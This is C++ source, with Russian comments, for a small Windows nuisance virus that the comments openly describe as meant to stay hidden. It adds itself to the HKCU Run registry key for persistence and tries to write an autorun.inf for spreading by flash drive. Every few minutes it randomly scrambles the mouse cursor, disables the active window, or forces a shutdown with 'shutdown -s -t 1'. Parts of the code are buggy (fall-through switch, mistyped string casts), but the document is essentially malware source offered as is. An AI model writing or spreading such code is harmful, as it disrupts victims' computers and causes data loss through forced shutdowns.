//Используем WinMain(), так как она не использует консоль, следовательно, вирус будет
скрытен
int WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
	bool flag;
	flag = IsMyProgramRegisteredForStartup(L"My_Program");

	//Проверка на наличие вируса в автозагрузке
	if (flag == FALSE)
		RegisterProgram(); //автозагрузка
	AutoRunInf();
	while(1)
	{
		//Вызов функции, творящей пакости
		trick();
		Sleep(360000);
	}
	return 0;
}
```

//autorun.cpp

```
//autorun.cpp
#include"Header.h"
//Проверка на наличие вируса в автозагрузке

BOOL IsMyProgramRegisteredForStartup(PCWSTR pszAppName)
{
	HKEY hKey = NULL;
	LONG lResult = 0;
	BOOL fSuccess = TRUE;
	DWORD dwRegType = REG_SZ;
	wchar_t szPathToExe[MAX_PATH] = {};
	DWORD dwSize = sizeof(szPathToExe);
```

```
	//Открытие существующего ключа в реестре
	lResult = RegOpenKeyExW(HKEY_CURRENT_USER,
L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_READ, &hKey);

	fSuccess = (lResult == 0);

	//Если ключ открылся
	if (fSuccess)
	{
		//Чтение
		lResult = RegGetValueW(hKey, NULL, pszAppName, RRF_RT_REG_SZ, &dwRegType,
szPathToExe, &dwSize);
		fSuccess = (lResult == 0);
	}

	//Если файл уже имеется
	if (fSuccess)
	{
		fSuccess = (wcslen(szPathToExe) > 0) ? TRUE : FALSE;
	}

	//Если ключ был считан
	if (hKey != NULL)
	{
		RegCloseKey(hKey);
		hKey = NULL;
	}

	return fSuccess;
}

//Запись программы в автозапуск
BOOL RegisterMyProgramForStartup(PCWSTR pszAppName, PCWSTR pathToExe, PCWSTR args)
{
	HKEY hKey = NULL;
	LONG lResult = 0;
	BOOL fSuccess = TRUE;
	DWORD dwSize;

	const size_t count = MAX_PATH * 2;
	wchar_t szValue[count] = {};

	//Записываем путь к экзешнику
	wcscpy_s(szValue, count, L"\"");
	wcscat_s(szValue, count, pathToExe);
	wcscat_s(szValue, count, L"\" ");

	if (args != NULL)
	{
		wcscat_s(szValue, count, args);
	}

	//Создание ключа
	lResult = RegCreateKeyExW(HKEY_CURRENT_USER,
L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, NULL, 0, (KEY_WRITE | KEY_READ),
NULL, &hKey, NULL);

	fSuccess = (lResult == 0);

	if (fSuccess)
	{
		dwSize = (wcslen(szValue) + 1) * 2;
```

```
                //Запись данных
                lResult = RegSetValueExW(hKey, pszAppName, 0, REG_SZ, (BYTE*)szValue,
dwSize);
                fSuccess = (lResult == 0);
        }

        if (hKey != NULL)
        {
                //Закрытие ключа
                RegCloseKey(hKey);
                hKey = NULL;
        }

        return fSuccess;
}

//Функция получает путь к exe-файлу и передаёт его в //функцию для записи программы в
автозапуск
void RegisterProgram()
{
        wchar_t szPathToExe[MAX_PATH];

        //Получение пути к exe-файлу
        GetModuleFileNameW(NULL, szPathToExe, MAX_PATH);
        //Вызов программы записи в автозапуск
        RegisterMyProgramForStartup(L"My_Program", szPathToExe, L"-foobar");
}

//Создание файла автозапуска с флэш-носителя
void AutoRunInf()
{

        wchar_t szRoot[4] = { 0 };

        wchar_t szTarget[MAX_PATH] = { 0 };
        lstrcpy((LPSTR)szTarget, (LPSTR)szRoot);
        lstrcat((LPSTR)szTarget, (LPSTR)"autorun.inf");
        //Создать дескриптор файла
        HANDLE hFile = CreateFile((LPSTR)szTarget,
                GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
                FILE_ATTRIBUTE_NORMAL, NULL);
}
```

//dirtyTrick.cpp

```
#include "Header.h"

//Функция управления пакостями
void trick()
{
        //Генерация случайного числа
        srand((unsigned)time(0));
        int r;
        r = (rand() % 3) + 1;
        //Вызов соответствующей пакости
        switch (r) {
        case 1: crazyMouse();
        case 2: disableWindow();
        case 3: restartSystem();
        }
}

//Функция беспорядочно перемещает курсор по экрану
```

```
void crazyMouse()
{
	for (int i = 0; i < 2000; i++)
	{
		//Устанавливаем рандомные координаты для курсора
		POINT pt = { rand() % 800, rand() % 600 }; SetCursorPos(pt.x, pt.y);
		Sleep(100);
	}
}

//Блокировка активного окна
void disableWindow()
{
	HWND hWnd = GetForegroundWindow();
	EnableWindow(hWnd, false);
}

//Выключение компьютера
void restartSystem()
{
	system("shutdown -s -t 1");
}
```